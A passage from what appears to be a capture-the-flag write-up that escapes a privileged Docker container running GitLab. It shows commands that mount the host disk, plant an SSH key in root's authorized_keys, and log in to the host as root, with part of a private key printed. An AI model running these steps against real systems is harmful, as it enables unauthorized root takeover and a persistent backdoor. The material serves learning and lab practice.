root@gitlab:/opt/backup# cat /proc/1/cgroup
cat /proc/1/cgroup
12:hugetlb:/docker
/d8bb4857b0018b4d1a15197b15ffeb34c02de1ba414366c22fe7d9b3d418b15f
11:blkio:/docker
/d8bb4857b0018b4d1a15197b15ffeb34c02de1ba414366c22fe7d9b3d418b15f
10:devices:/docker
/d8bb4857b0018b4d1a15197b15ffeb34c02de1ba414366c22fe7d9b3d418b15f
9:pids:/docker
/d8bb4857b0018b4d1a15197b15ffeb34c02de1ba414366c22fe7d9b3d418b15f
<SNIP>
```

Furthermore by having a review at the file `/opt/backup/docker-compose.yml`, we can observe that the container is running with the flag `privileged: true`.

```
cat /opt/backup/docker-compose.yml
```

```
root@gitlab:/opt/backup# cat docker-compose.yml
cat docker-compose.yml

<SNIP>
    privileged: true
    restart: unless-stopped
<SNIP>
```

When a docker container is running in `privileged mode` and `root` access is acquired, escaping the container is then possible. We try to mount the `/` directory of the host, inside the docker container. But first, we need to execute the following command, in order to get the name of the partition that we are going to mount.

```
lsblk
```

```
root@gitlab:/var/opt/gitlab/gitlab-rails/working# lsblk
lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop1    7:1    0 69.4M  1 loop
loop4    7:4    0   31M  1 loop
sr0     11:0    1 1024M  0 rom
loop2    7:2    0 69.8M  1 loop
loop0    7:0    0 55.3M  1 loop
sda      8:0    0   20G  0 disk
|-sda2   8:2    0   20G  0 part /var/opt/gitlab
<SNIP>
```

Let's try to mount the partition `sda2` into the directory `/mnt`.

```
mount /dev/sda2 /mnt -o loop6
ls -l /mnt
```

```
root@gitlab:/# ls -l /mnt
ls -l
total 96
-rw-r--r--   1 root root  185 Nov 20  2018 RELEASE
drwxr-xr-x   2 root root 4096 Nov 20  2018 assets
drwxr-xr-x   1 root root 4096 Aug 12 19:41 bin
drwxr-xr-x   2 root root 4096 Apr 12  2016 boot
drwxr-xr-x  13 root root 3780 Sep 30 06:30 dev
drwxr-xr-x   1 root root 4096 Aug 13 07:10 etc
drwxr-xr-x   2 root root 4096 Apr 12  2016 home
drwxr-xr-x   1 root root 4096 Sep 13  2015 lib
drwxr-xr-x   2 root root 4096 Nov 13  2018 lib64
drwxr-xr-x   2 root root 4096 Nov 13  2018 media
drwxr-xr-x  20 root root 4096 May  7 12:38 mnt
drwxr-xr-x   1 root root 4096 Sep 30 06:26 opt
dr-xr-xr-x 335 root root    0 Sep 30 06:30 proc
drwx------   1 root root 4096 Aug 12 19:41 root
<SNIP>
```

The `/` directory is mounted successfully. We create SSH keys for the host user `root`.

```
ssh-keygen -f /mnt/root/.ssh/id_rsa -P ""
cp /mnt/root/.ssh/id_rsa.pub /mnt/root/.ssh/authorized_keys
cat /mnt/root/.ssh/id_rsa
```

```
root@gitlab:/# cat /mnt/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA7ZMXg5+qTF26cYU+Q0znOT+tAnWv2POYMR2OaLldjGvWRnt+
Fe6H28X2xwFl9tnSsH6mEYU0DLDineo4uYGIHYnyjy741dzMR4PIBn8SFjPgpkKD
nAV5HXIpXqt9X9aAB9xy+ln2+xLiGsyjEnvmhEiEqM1TAgAoKQXpXJEjk3a4Lnn+
cYqdZF+7n1xwdhW9xSjgjq82VBXa5Wo0qm8yTVS1X4khQzlSc+HuK15xIJmTtCps
z8Vq8u0W5DEJwFpRbn1FI5K3/jAaXqu2WKCPvuYIRn4rlGF2nM6DX+iXXEM29gUM
XlGCkhyeWisWMT9QOl3Zrkxa83ejjNF74v/+MwIDAQABAoIBAQDRMp4ZFEaUWlBr
```

We store the key in a file locally and name it `id_rsa` and give the appropriate permissions.

```
chmod 400 id_rsa
```

Finally we execute the following command to connect.

```
ssh -i id_rsa root@10.10.10.220
```

```
ssh -i id_rsa root@10.10.10.220
load pubkey "id_rsa": invalid format
Welcome to Ubuntu 20.04 TLS (GNU/Linux 5.4.0-40-generic x86_64)

<SNIP>
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag is located in `/root/root.txt`.